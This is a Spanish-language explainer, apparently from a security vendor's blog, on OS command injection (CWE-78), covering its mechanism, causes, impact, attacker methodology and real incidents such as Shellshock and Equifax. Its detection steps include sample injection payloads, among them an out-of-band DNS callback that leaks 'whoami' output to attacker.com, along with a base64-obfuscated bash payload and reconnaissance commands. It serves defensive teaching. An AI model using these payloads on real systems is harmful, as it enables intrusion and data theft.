
¿Qué es la inyección de comandos? Cómo la explotan los atacantes
La inyección de comandos (CWE-78) permite ejecutar comandos del sistema operativo mediante aplicaciones vulnerables. Descubra cómo funciona, a quién afecta y cómo detenerla.

Puntos clave
- La inyección de comandos es una vulnerabilidad de seguridad que permite a los atacantes ejecutar comandos no autorizados del sistema operativo mediante una aplicación vulnerable.
- La falta de validación de los datos introducidos por el usuario es una causa frecuente, especialmente cuando las aplicaciones envían esos datos directamente a shells del sistema o intérpretes de comandos.
- Una inyección de comandos exitosa puede exponer datos confidenciales y recursos del sistema, lo que permite a los atacantes leer archivos, modificar datos, ejecutar código malicioso u obtener más acceso.
- Los atacantes pueden explotar la inyección de comandos de distintas maneras, como insertar comandos adicionales, usar separadores de comandos o manipular parámetros de la aplicación.
- Validar de forma segura los datos de entrada y evitar la ejecución directa de comandos del sistema operativo son defensas clave, junto con el acceso de privilegios mínimos, las API seguras y las pruebas de seguridad periódicas.
¿Qué es la inyección de comandos?
La inyección de comandos es una vulnerabilidad que permite a los atacantes ejecutar comandos arbitrarios del sistema operativo en un host mediante una aplicación vulnerable. Ocurre cuando el software construye un comando del sistema operativo incorporando texto proporcionado por un usuario. Si ese texto contiene caracteres que el shell interpreta como instrucciones, como; o |, el shell los ejecuta como parte del comando. Los comandos inyectados se ejecutan con los privilegios del proceso de la aplicación vulnerable, lo que a menudo implica acceso directo al servidor subyacente.
Esta vulnerabilidad figura en la Common Weakness Enumeration (CWE) de MITRE como CWE-78 (inyección de comandos del sistema operativo) y en su categoría principal, CWE-77 (inyección de comandos). También pertenece a la familia más amplia de inyección CWE-74. La inyección de comandos amplía las llamadas existentes de una aplicación al sistema operativo al añadir instrucciones controladas por el atacante a los comandos de shell que la aplicación ya ejecuta. El atacante no necesita introducir código nuevo en el entorno de ejecución de la aplicación ni acceder a un motor de bases de datos. La propia llamada de la aplicación al shell hace el trabajo.
Los daños están documentados. La vulnerabilidad Shellshock (CVE-2014-6271) permitió a los atacantes ejecutar comandos mediante variables de entorno de Bash manipuladas. La falta de corrección de una vulnerabilidad de ejecución de comandos en Apache Struts, CVE-2017-5638, abrió posteriormente la puerta a la brecha de Equifax y a la exposición de los datos personales de 147 millones de personas. CWE-78 también ocupa el primer lugar en el KEV Top 10, la clasificación de MITRE de 2025 sobre las vulnerabilidades presentes en el catálogo de vulnerabilidades explotadas conocidas (KEV) de CISA. Ninguna otra vulnerabilidad se utiliza en ataques con mayor frecuencia.
El mecanismo es sencillo. También lo es el principio para detenerlo: mantener los datos del usuario fuera de las instrucciones del shell.
¿Cómo funciona la inyección de comandos?
La inyección de comandos explota un defecto de diseño fundamental: una aplicación envía datos controlados por el usuario directamente a un shell del sistema sin separar los datos de las instrucciones. Cuando el shell recibe la cadena concatenada, interpreta los metacaracteres proporcionados por el atacante como separadores de comandos, sustituciones u operadores.
El mecanismo básico
Considere una aplicación web que realiza consultas DNS enviando al sistema operativo un nombre de host proporcionado por el usuario:

Si proporciona example.com, el shell ejecuta /path/to/nslookup example.com según lo previsto. Pero si un atacante proporciona example.com ; /bin/ls -l, el shell interpreta dos comandos distintos:

En los sistemas Unix, el punto y coma actúa como separador de comandos. El shell ejecuta primero nslookup y después ejecuta ls -l, lo que devuelve un listado de directorio que el desarrollador nunca previó.
Metacaracteres del shell
Los atacantes utilizan caracteres con significado especial para el shell a fin de salir del contexto del comando previsto. Según PortSwigger Academy:
Carácter | Plataforma | Comportamiento |
; | Unix | Ejecutar comandos secuencialmente |
& | Windows + Unix | Ejecutar en segundo plano o encadenar comandos |
&& | Windows + Unix | Ejecutar el segundo comando solo si el primero se completa correctamente |
| | Windows + Unix | Enviar la salida del primer comando al segundo mediante una tubería |
|| | Windows + Unix | Ejecutar el segundo comando solo si el primero falla |
(comillas invertidas) | Unix | Sustitución de comandos en línea |
$() | Unix | Sustitución de comandos en línea |
Salto de línea (0x0a) | Unix | Terminar el comando actual e iniciar uno nuevo |
Cuando la entrada del atacante aparece entre comillas en el comando original, el atacante debe cerrar primero las comillas para que los metacaracteres surtan efecto.
Dos subtipos estructurales
MITRE identifica dos subtipos distintos de inyección de comandos del sistema operativo:
Subtipo 1: inyección mediante separadores de comandos. La aplicación ejecuta un programa fijo y usa la entrada del usuario como argumentos. Los atacantes no pueden cambiar el programa que se ejecuta, pero sí añadir comandos mediante separadores. Es la forma más común.
Subtipo 2: control total del comando. La aplicación usa la entrada para determinar por completo qué programa se ejecuta. Por ejemplo:

Si un atacante controla la propiedad SCRIPTNAME, elige qué binario se ejecuta.
Inyección clásica, ciega y de segundo orden
La inyección clásica (en banda) devuelve la salida del comando directamente en la respuesta HTTP. Enviar & echo aiwefwlguh & confirma la inyección cuando la cadena generada aparece en el cuerpo de la respuesta.
La inyección ciega no produce ninguna salida visible. Los atacantes confirman la ejecución mediante tres técnicas documentadas por PortSwigger:
- Retrasos:
& sleep 10 &provoca un retraso medible en la respuesta. - Redirección de la salida:
||whoami>/var/www/images/output.txt||escribe los resultados en una ruta accesible desde la web. - Callbacks fuera de banda:
& nslookup `whoami`.attacker.com& desencadena una consulta DNS a un dominio controlado por el atacante e incorpora la salida del comando en el subdominio.
La inyección de segundo orden almacena la carga maliciosa en el momento del envío. La inyección se activa más tarde, cuando otra función de la aplicación recupera los datos almacenados y los incorpora a un comando. Esto dificulta mucho más rastrear el recorrido de los datos desde su origen hasta el punto de ejecución durante la revisión del código.
Cada uno de estos tipos explota la misma causa raíz: una entrada no saneada que llega al shell del sistema. Una sola causa raíz significa que una misma medida previene los tres tipos.
Causas de la inyección de comandos
La inyección de comandos no se debe a un único error de programación. Surge de prácticas de desarrollo que no separan los datos del usuario de las instrucciones del shell.
Invocación directa del shell con entradas del usuario
La causa más común es llamar a funciones del shell del sistema operativo y concatenar cadenas controladas por el usuario en el comando. Todos los principales lenguajes de programación ofrecen funciones que invocan el shell del sistema. Los desarrolladores recurren a ellas cuando necesitan acceso rápido a las utilidades del sistema operativo:
Idioma | Funciones peligrosas |
Python |
|
Java |
|
PHP |
|
Ruby |
|
Node.js |
|
Fuentes: OWASP Cheat Sheet, blog de Bugcrowd
Validación insuficiente de las entradas
Cuando los desarrolladores validan las entradas, suelen recurrir a listas de denegación que intentan bloquear caracteres peligrosos específicos. La hoja de referencia sobre validación de OWASP califica la validación mediante listas de denegación como un "enfoque profundamente defectuoso" porque los atacantes la eluden con variantes de codificación, separadores alternativos o inyección de argumentos que no requiere ningún metacarácter de shell.
Vectores de entrada indirectos
La inyección de comandos no siempre llega a través de un campo de formulario o un parámetro de URL. Según la comunidad de OWASP y MITRE CWE-78, los vectores de entrada documentados incluyen:
- Variables de entorno
- Nombres de archivos dentro de archivos comprimidos
- Respuestas de servidores FTP
- Encabezados HTTP y cookies pasados a llamadas del sistema
- Propiedades del sistema de Java Virtual Machine (JVM) y valores de configuración del entorno de ejecución
Cualquiera de estos vectores puede introducir metacaracteres de shell en una cadena de comandos si el código que los recibe no los valida.
Falta de parametrización

Los lenguajes y frameworks ofrecen ejecución parametrizada que separa el comando de sus argumentos. Cuando los desarrolladores omiten estas API más seguras y eligen subprocess.run(f"ping {user_input}", shell=True) en lugar de subprocess.run(["ping", user_input], shell=False), dejan que el shell interprete todo como una sola cadena, incluidos los metacaracteres.
Fallos en la aplicación del principio de privilegio mínimo
Incluso cuando se produce una inyección, el daño depende de los privilegios del proceso vulnerable. Si las aplicaciones se ejecutan como root o con cuentas de servicio con privilegios elevados, una inyección exitosa da al atacante acceso completo al sistema. Según OWASP WSTG, las aplicaciones web deben ejecutarse con permisos estrictos que impidan ejecutar comandos arbitrarios del sistema operativo.
Cada una de estas causas, si no se corrige, agrava el daño real.
Impacto y riesgo de la inyección de comandos
La inyección de comandos figura sistemáticamente entre las vulnerabilidades más graves porque abre una vía directa desde una solicitud web hasta el control del sistema operativo. Su impacto abarca dimensiones técnicas, operativas y estratégicas.
Impacto técnico
Una inyección de comandos del sistema operativo exitosa hace posible:
- Ejecutar comandos arbitrarios con los privilegios del proceso de la aplicación vulnerable
- Comprometer por completo el sistema cuando las aplicaciones se ejecutan como root o con privilegios elevados
- Extraer datos mediante conexiones de red salientes o tunelización DNS
- Mantener acceso persistente mediante implantes, puertas traseras o nuevas cuentas de usuario
- Desplazarse lateralmente a otros sistemas accesibles desde el equipo comprometido
La gravedad aumenta según los privilegios del proceso comprometido y la posición en la red del equipo afectado.
Impacto empresarial
Entre las consecuencias documentadas en casos reales se incluyen:
- Ransomware desplegado: Los atacantes explotaron Apache ActiveMQ CVE-2023-46604, un fallo de deserialización que termina en la ejecución de comandos arbitrarios de shell, para distribuir el ransomware HelloKitty. Su CISA KEV confirma la explotación activa
- Espionaje estatal: Un aviso conjunto del FBI y CISA sobre Corea del Norte (AA24-207A) incluye CVE-2023-46604 entre las vulnerabilidades que el grupo norcoreano Andariel explotó en una campaña de espionaje global
Estos incidentes demuestran que la inyección de comandos afecta a organizaciones de todos los sectores y tamaños.
La brecha entre la presencia y el uso en ataques
La característica distintiva de la inyección de comandos es la diferencia entre su frecuencia y la frecuencia con que los atacantes la utilizan. CWE-78 ocupa el noveno puesto en la lista CWE Top 25 de MITRE de 2025 por prevalencia general, pero encabeza el KEV Top 10. MITRE señala que esta diferencia refleja "los tipos de vulnerabilidades más fáciles de explotar y con el impacto más deseable para los adversarios."
Esa diferencia revela lo que valoran los atacantes: una solicitud, una shell. Su estrategia parte de ahí.
Cómo explotan los atacantes la inyección de comandos
Los atacantes siguen un método estructurado para explotar la inyección de comandos: descubren los puntos vulnerables, confirman la ejecución y pasan a la explotación completa.
Paso 1: Identificar los puntos de inyección
Los atacantes buscan funciones de la aplicación que interactúan con el sistema operativo: operaciones con archivos, consultas DNS, diagnósticos de red, generación de PDF, procesamiento de imágenes o interfaces de administración del sistema. Prueban todas las entradas que podrían llegar a una shell, incluidos parámetros de URL, campos de formularios, encabezados HTTP, cookies y nombres de archivos cargados.
Paso 2: Comprobar la ejecución
En la inyección clásica, el atacante envía cargas útiles con metacaracteres de shell y busca la salida del comando en la respuesta:

Si randomstring aparece en la respuesta, la aplicación pasa la entrada a una shell.
En la inyección ciega, el atacante utiliza cargas útiles basadas en el tiempo:

Un retraso constante confirma la ejecución sin una salida visible. También pueden utilizarse cargas útiles fuera de banda que provocan consultas DNS:

El atacante supervisa su servidor DNS para detectar consultas entrantes que contengan la salida de whoami como subdominio.
Paso 3: Examinar el entorno
Una vez confirmada la ejecución, los atacantes ejecutan comandos de reconocimiento: whoami, id, ifconfig, uname -a, cat /etc/passwd. Estos revelan el contexto del usuario, la configuración de red y la versión del sistema operativo, datos que orientan la siguiente fase.
Paso 4: Establecer persistencia y elevar privilegios
Tras obtener acceso inicial a una shell, los atacantes suelen:
- Descargar herramientas adicionales mediante
curlowgetdesde servidores controlados por los atacantes - Crear nuevas cuentas de usuario o claves SSH para mantener el acceso
- Explotar la escalada local de privilegios para obtener privilegios de root
- Desplazarse lateralmente a otros sistemas accesibles desde el host comprometido
Cada una de estas acciones deja datos de telemetría. Con la instrumentación adecuada, esos datos se convierten en una alerta temprana.
Paso 5: Explotar vulnerabilidades encadenadas
Los atacantes suelen combinar la inyección de comandos con otras vulnerabilidades para aumentar su impacto. En la campaña contra Cisco IOS XE, primero explotaron CVE-2023-20198 para obtener acceso inicial. Después usaron CVE-2023-20273 para elevar sus privilegios a root e instalar un implante persistente. La cadena de ataque contra Ivanti Connect Secure combinó una evasión de autenticación con inyección. Así, los atacantes no autenticados podían ejecutar comandos arbitrarios con privilegios elevados.
Técnicas de evasión
Los atacantes sofisticados eluden los filtros básicos mediante:
- Codificación: codificación de URL y encapsulación en base64 (;bash<<<$(base64 -d<<<d2hvYW1p))
- Separadores alternativos: caracteres de nueva línea (0x0a) en lugar de puntos y comas
- Inyección de argumentos: uso de opciones -exec sin ningún metacarácter de shell
- Escape de comillas: cierre de las comillas definidas por el desarrollador antes de inyectar separadores
Saber quiénes afrontan el mayor riesgo le permite priorizar sus defensas.
¿A quién afecta la inyección de comandos?
La inyección de comandos afecta a cualquier sistema donde una aplicación construya comandos del sistema operativo a partir de entradas externas. Identificar dónde se concentra el riesgo le indica qué debe proteger primero.
Dispositivos de red y seguridad
Las puertas de enlace VPN, los firewalls, los enrutadores y los conmutadores constituyen la superficie de ataque de mayor riesgo para la inyección de comandos. El catálogo KEV de CISA muestra una concentración de vulnerabilidades de inyección de comandos explotadas activamente en Ivanti Connect Secure, Cisco IOS XE, Cisco NX-OS y firewalls y enrutadores Zyxel. Estos dispositivos se sitúan en el perímetro de la red, están expuestos a internet por diseño y suelen ejecutar sistemas operativos integrados que carecen de las herramientas de seguridad disponibles en servidores de propósito general.
Dispositivos IoT e integrados
Las cámaras, los grabadores de video en red (NVR) y los equipos de red de consumo suelen presentar vulnerabilidades de inyección de comandos sin corrección disponible. Los dispositivos IoT GeoVision al final de su vida útil (CVE-2024-6047, CVE-2024-11120) figuran en el catálogo KEV como vulnerabilidades explotadas activamente. La decisión de Zyxel de no aplicar parches a los enrutadores al final de su vida útil afectados por CVE-2024-40891 dejó expuestos indefinidamente dispositivos con credenciales predeterminadas y comandos Telnet sin validar.
Aplicaciones web integradas con el sistema operativo
Cualquier aplicación web que invoque utilidades del sistema, procese archivos, genere informes o gestione la infraestructura de servidores mediante comandos de shell está en riesgo. Las plataformas de despliegue autohospedadas como Coolify demuestran que las herramientas modernas de DevOps presentan la misma vulnerabilidad clásica cuando las funciones de copia de seguridad de bases de datos, importación o scripts de inicialización pasan entradas del usuario a la shell.
Infraestructura crítica y atención sanitaria
Los operadores de infraestructura crítica y las organizaciones sanitarias afrontan un mayor riesgo cuando sus sistemas expuestos combinan acceso desde internet, importancia operativa y software o hardware vulnerable. Los ataques de mayo de 2023 contra empresas energéticas danesas muestran la rapidez con la que esa combinación se convierte en un incidente real.
Plataformas emergentes de IA y LLM
La versión 4.16 de MITRE CWE incorporó a CWE-77 un ejemplo ilustrativo relacionado con IA: un caso de inyección de prompts que señala una nueva superficie de ataque. Los ejemplos recientes de CWE-78 ahora incluyen plataformas de entrenamiento de agentes de IA y modelos de lenguaje de gran tamaño (LLM), en las que Python Popen procesan entradas no saneadas de componentes del pipeline de IA.
Los incidentes documentados muestran cómo se materializan estos riesgos en entornos de producción.
Ejemplos reales de inyección de comandos
Desde 2014, la inyección de comandos ha provocado algunos de los incidentes de seguridad más graves registrados, desde infraestructuras web de consumo hasta sistemas nacionales críticos.
Shellshock (2014): explotación masiva de GNU Bash
CVE-2014-6271 afectó a GNU Bash hasta la versión 4.3. Bash procesaba cadenas adicionales tras las definiciones de funciones en variables de entorno, lo que permitía a atacantes remotos ejecutar comandos arbitrarios mediante cualquier vector que estableciera variables de entorno antes de invocar Bash. Las superficies de ataque incluían scripts CGI de Apache, OpenSSH ForceCommand y scripts de cliente DHCP.
Shellshock tiene una puntuación de CVSS 9.8. El parche original era incompleto. Las correcciones posteriores se publicaron bajo CVE-2014-7169, CVE-2014-6277 y CVE-2014-6278.
Brecha de Equifax (2017): registros expuestos
CVE-2017-5638 en Apache Struts 2 permitía ejecutar comandos de forma remota mediante un encabezado HTTP Content-Type, Content-Disposition o Content-Length manipulado y enviado al analizador Jakarta Multipart. Esta vulnerabilidad fue el punto de entrada de la brecha de Equifax cuando la empresa no aplicó el parche disponible. La brecha expuso los datos personales de 147 millones de personas, según la Comisión Federal de Comercio, y sigue siendo una de las mayores brechas de datos de la historia. Los detalles técnicos figuran en el registro de la National Vulnerability Database (NVD).
Ataque a la red eléctrica de Dinamarca (2023)
En mayo de 2023, actores de amenazas vinculados a Rusia comprometieron 22 compañías eléctricas danesas. La primera oleada explotó CVE-2023-28771, una vulnerabilidad crítica de inyección de comandos en routers Zykel. Los atacantes siguieron explotando sistemas sin parches para mantener el acceso. SektorCERT, el centro de ciberseguridad para infraestructuras críticas danesas, dio a conocer la campaña en noviembre de 2023.
Explotación masiva de Ivanti Connect Secure (2024)
A partir de enero de 2024, varios grupos de amenazas explotaron una cadena formada por CVE-2024-21887 (inyección de comandos) y CVE-2023-46805 (elusión de la autenticación) contra dispositivos VPN Ivanti Connect Secure. CISA publicó un aviso de emergencia que documentaba la cadena de explotación.
Triple inyección de comandos en Coolify (2026)
Divulgadas en enero de 2026, las vulnerabilidades de Coolify en la plataforma de despliegue autoalojada Coolify demostraron que la inyección de comandos sigue siendo un riesgo. Tres de ellas (CVE-2025-66209, CVE-2025-66210 y CVE-2025-66211, cada una con una puntuación CVSS 10.0) afectaban a las funciones de copia de seguridad de bases de datos, importación de bases de datos y gestión de scripts de inicialización de PostgreSQL. Un usuario autenticado con permisos sobre bases de datos podía escapar del contenedor y tomar el control del servidor.
Estos incidentes abarcan más de una década. La siguiente cronología muestra cómo ha evolucionado la inyección de comandos.
Inyección de comandos: cronología histórica
Año | Evento | Importancia |
2002 | CVE-2002-0061 documentada | Ejemplo temprano de CWE-78: ejecución de comandos en un servidor web mediante el carácter de barra vertical |
2014 | Shellshock (CVE-2014-6271) | Explotación masiva de GNU Bash en numerosas plataformas |
2017 | Apache Struts / Equifax (CVE-2017-5638) | La ejecución de comandos mediante encabezados HTTP provoca una grave brecha de seguridad |
2023 | Apache ActiveMQ (CVE-2023-46604) | Falla de deserialización que permite ejecutar comandos de shell; explotada para distribuir ransomware |
2023 | Vulnerabilidad de día cero de Cisco IOS XE (CVE-2023-20198) | Cadena de explotación en dos fases con implante persistente |
2023 | Ataque a la red eléctrica de Dinamarca | Varias empresas afectadas mediante inyección de comandos en infraestructura crítica |
2024 | Explotación masiva de Ivanti Connect Secure | Cadena de inyección de comandos + evasión de autenticación en dispositivos expuestos |
2025 | CWE-78 alcanza el puesto #1 en el Top 10 de KEV de MITRE | La debilidad más utilizada en ataques del catálogo KEV de CISA |
2025 | CVE-2025-54100 (Windows PowerShell) | Inyección de comandos en el procesamiento de contenido web de PowerShell |
2026 | Tres vulnerabilidades de Coolify con CVSS 10.0 | Tres fallas de inyección de comandos en herramientas modernas de DevOps |
2026 | TP-Link Archer BE230 (CVE-2026-22224) | Inyección de comandos en la interfaz de nube del firmware de un router doméstico |
